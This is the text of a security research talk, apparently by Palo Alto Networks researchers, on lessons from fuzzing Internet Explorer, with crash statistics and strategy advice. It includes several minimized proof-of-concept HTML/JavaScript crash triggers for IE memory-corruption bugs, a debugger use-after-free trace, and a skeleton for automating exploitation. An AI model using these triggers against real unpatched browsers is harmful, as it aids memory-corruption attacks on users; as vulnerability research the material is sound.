

The failure and success in IE fuzzing

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Agenda

- About us
- History
- Journey & & Lessons
- Q& &A

About us

- IPS team of Palo Alto Networks(9:00am-5:00pm)
- Researchers(7:00pm-10:00pm)
 - <http://osvdb.org/affiliations/1148-palo-alto-networks>
- White Hats
 - 100+ CVEs from vendors
 - 0 bug sold to ZDI/3rd party

History

- IE fuzzing is like big data..
 - Everyone talks about it, yet no one knows how to do it.
- Wushi (@team509)
- Google security team
- Stephen Fewer
- Maybe others

History

- What you see is not what they got
 - Yes, you see CVEs
 - No details
 - No method, no guideline, no strategy
 - Nobody talks about the failures
 - You fall at the same place they fell
- One story

Journey & & Lessons

- We wanted to do something...
- We built a fuzzer from scratch!
 - Existing fuzzers were inflexible and buggy...
 - We love coding
- We changed the strategy frequently.
 - For IE, we were amateurs...
 - So we tried many different ways
- We failed many times!

Journey & & Lessons

- Lessons learned from first failure
 - The “1 Million” Law
 - If you generate ~1m test cases but get no crashes... you should find a better way.
 - Crash ratio usually varies between 1/1,000 and 1/100,000

Journey & & Lessons

- Design phase
 - Cross_fuzz? Good.
 - Grinder? Better.
- Template based, so more flexible
- Attack surface is trivial, focus on the framework

Journey & & Lessons

- Design phase
 - Dynamic content only?
 - Fail.
 - Static + Dynamic content?
 - Win?
 - Predefine metadata!
 - `
` has no `alert()` method...
 - Number and types of parameters passing to the function
 - Relations

Journey & & Lessons

- Template
 - The more complex, the better? Not really.
 - Crash sample may be simpler than you think.

```
<!doctype html>  
<body onload=e.dir="rtl">  
<q style="-ms-word-wrap:break-word;di  
</body>
```

Journey & & Lessons

- Template
 - The more complex, the better? Not really.
 - Crash sample may be simpler than you think.

```
<body onactivate=navigate( '#b' );navigate( '#o' )>  
<table id=o>
```

Journey & & Lessons

- Template
 - The more complex, the better? Not really.
 - Crash sample may be simpler than you think.

```
<script type='text/javascript'>
function goPANW()
{
    document.addEventListener("DOMNodeRemoved", function (){
        xx['placeholder']=0;
    }, true);
    oo.swapNode(oo);
}
</script>
</head>
<body onload='goPANW();'>
<fieldset id=oo></fieldset><textarea id=xx></textarea>
</body>
```


Journey & & Lessons

- Template

- The more complex, the better?
 - Not really.
- Crash samples may be simpler than you think.
- Complex structure doesn't provide more coverage.
 - The deepest path could be reached by <10 lines of JS/VB according to our results.
 - Most bugs can be reproduced by <7 lines of JS/VB.
 - Most PoCs contain <4 elements
 - It is slow!

Journey & Lessons

- Strategy
 - The newer the safer? Fail.



Journey & & Lessons

■ Strategy

- Find something new to attack?
 - Fail.
- It is not 'new'. It just means someone tried to find one and failed.
 - Components that were carefully examined.
 - Components that were well designed.
 - Components that are not suitable for fuzzing.
 - Small-scale components.

Component	Image	MediaFile	JS	VBS	RegExp	ActiveX	Drag&Drop
Vulnerabilities	0	1	0	1	0	0	1

Journey & & Lessons

- Strategy
 - Patches introduce bugs
 - Patch does not fix bug properly
 - Patch enables the bug(?)

Patches	None	?~2013.07	2013.07~2014.06	2014.06~
CVE-2013-3163	X	O	X	X
CVE-2014-????	X	X	O	X

Journey & & Lessons

- Strategy
 - Standing on the shoulders of giants!

Journey & & Lessons

- Strategy
 - Combination? Fail
 - Practically impossible
 - SVG:
 - ~58 elements
 - ~156 attributes
 - ~54 styles
 - That's only a small part of IE!

Journey & Lessons

- Strategy
 - Statements have different weights

<code>document.write("")</code>	✓
<code>document.execCommand('SelectAll')</code>	✓
<code>node.offsetParent</code>	✓
<code>node.blur()</code>	✗
<code>node.height='20%'</code>	✗
<code>node.status</code>	✗




Journey & & Lessons

- Strategy
 - One more step!

*“That's one small step
for [a] man; one giant
leap for mankind.”*

—Neil Armstrong 1930–2012



Journey & & Lessons

- Codes

- A fuzzer is a fuzzer? Think again.

- Reuse it

- Minimize the poc

```
function goPANW(){
setTimeout("window.location.href = '[sf]';", 500);
try{
switch(0){
case 0: document.body.contentEditable="true"; break;
case 1: document.body.contentEditable="false"; break;
}
    var id_6=document.createElement("option");
    var id_7=document.createElement("dfn");
    var id_8=document.createElement("track");
try{id_6.runtimeStyle="transform:translateY(0);break-bef
try{id_7.runtimeStyle="-ms-grid-column-span:0;text-inden
try{id_8.runtimeStyle="perspective:100px;-ms-grid-column
switch(0){
case 0:
try{id_6.applyElement(id_3);}catch(exception){}
break;
case 1:
try{id_4.applyElement(id_6);}catch(exception){}
break;
case 2:
try{id_5.appendChild(id_6);}catch(exception){}
break;
case 3:
try{id_6.appendChild(id_1);}catch(exception){}
break;
case 4:
try{id_6.applyElement(id_5,"inside");}catch(exception){}
break;
case 5:
try{id_0.applyElement(id_6,"inside");}catch(exception){}
break;
```

Journey & & Lessons

- Codes

- A fuzzer is a fuzzer? Think again.

- Reuse it

- Minimize the poc

```
<!DOCTYPE html>
<html>
<meta http-equiv="x-ua-compatible" content="IE=7">
<script type='text/javascript'>
function goPANW()
{
    A.style.position='absolute';
    N.parentNode.applyElement(N);
    P.insertRow();
}
</script>
<body onload='goPANW();'>
<table id=P>
<tr id=A>
<td id=N style="border-left-style:dotted;">+</td>
</tr>
</table>
</body>
</html>
```

Journey & & Lessons

- Codes
 - Automatically find the root cause
 - Automate the exploitation

```
MSHTML!CHTMLEditor::InsertSanitizedTextEx+0x13d:
6e0c5e6b 66393b      cmp     word ptr [ebx],di      ds:0023:09062ff8=????
1:022> !heap -p -a ebx
        address 09062ff8 found in
        _DPH_HEAP_ROOT @ 61000
        in free-ed allocation (  DPH_HEAP_BLOCK:      VirtAddr      VirtSize)
                                8ff11a0:      9062000      2000

6fc690b2 verifier!AVrfDebugPageHeapFree+0x000000c2
77a966ac ntdll!RtlDebugFreeHeap+0x0000002f
77a5a13e ntdll!RtlpFreeHeap+0x0000005d
77a265a6 ntdll!RtlFreeHeap+0x00000142
7762c3c4 kernel32!HeapFree+0x00000014
6de25600 MSHTML!CAttrArray::Set+0x00000490
6ddb1f3d MSHTML!CAttrArray::Set+0x00000037
6ded1ff5 MSHTML!CAttrArray::SetString+0x00000041
6e3bf46b MSHTML!BASICPROPPARAMS::SetString+0x00000030
6e333aad MSHTML!BASICPROPPARAMS::SetStringProperty+0x0000048a
6e51103a MSHTML!CRichtext::Var_set_placeholder+0x0000004b
6e61f460 MSHTML!CFastDOM::CHTMLTextAreaElement::Trampoline_Set_placeholder+
```

Journey & & Lessons

- Codes

- Automatically find the root cause
- Automate the exploitation

```
<!doctype html>
<html>
<script type='text/javascript'>
var index=0;
function goPANW()
{
    document.addEventListener("DOMNodeRemoved", function (){
index++;
Math.atan2(0x557, "p1 "+index);
                xx['placeholder']=0;
Math.atan2(0x557, "p2 "+index);
            }, true);
Math.atan2(0x557, "m1 "+index);
            oo.swapNode(oo);
Math.atan2(0x557, "m2 "+index);
        }
    </script>
</head>
<body onload='goPANW();'>
<fieldset id=oo></fieldset><textarea id=xx></textarea>
</body>
</html>
```


Journey & & Lessons

- Codes
 - Automatically find the root cause
 - Automate the exploitation

```
<!doctype html>
<html>
<script type='text/javascript'>
var index=0;
function goPANW()
{
    document.addEventListener("DOMNodeRemoved", function (){
        index++;
        xx['placeholder']=0;
        if(index==3)
        {
            //do something
        }
    }, true);
    oo.swapNode(oo);
}
</script>
</head>
<body onload='goPANW();'>
<fieldset id=oo></fieldset><textarea id=xx></textarea>
</body>
</html>
```

Journey & & Lessons

- 8.1M crash samples from 20 VMs
- >400 unique crashes
- 140+ exploitable bugs
- 106 bugs/exploits reported to MS
 - (5 marked as duplicates / 4 rejected)
- 71 CVEs
 - (66 of 189 in 2014)

Journey & Lessons

- In a nutshell
 - Focus on higher level *...of consciousness!*
 - Eliminate invalid samples
 - KISS
 - Explore deeper!

Journey & Lessons

- Team work
 - Thanks to
 - Yamata Li
 - Xin Ouyang
 - Royce Lu
 - Hui Gao
 - Anthony Mendez
 - Tongbo Luo

Q & A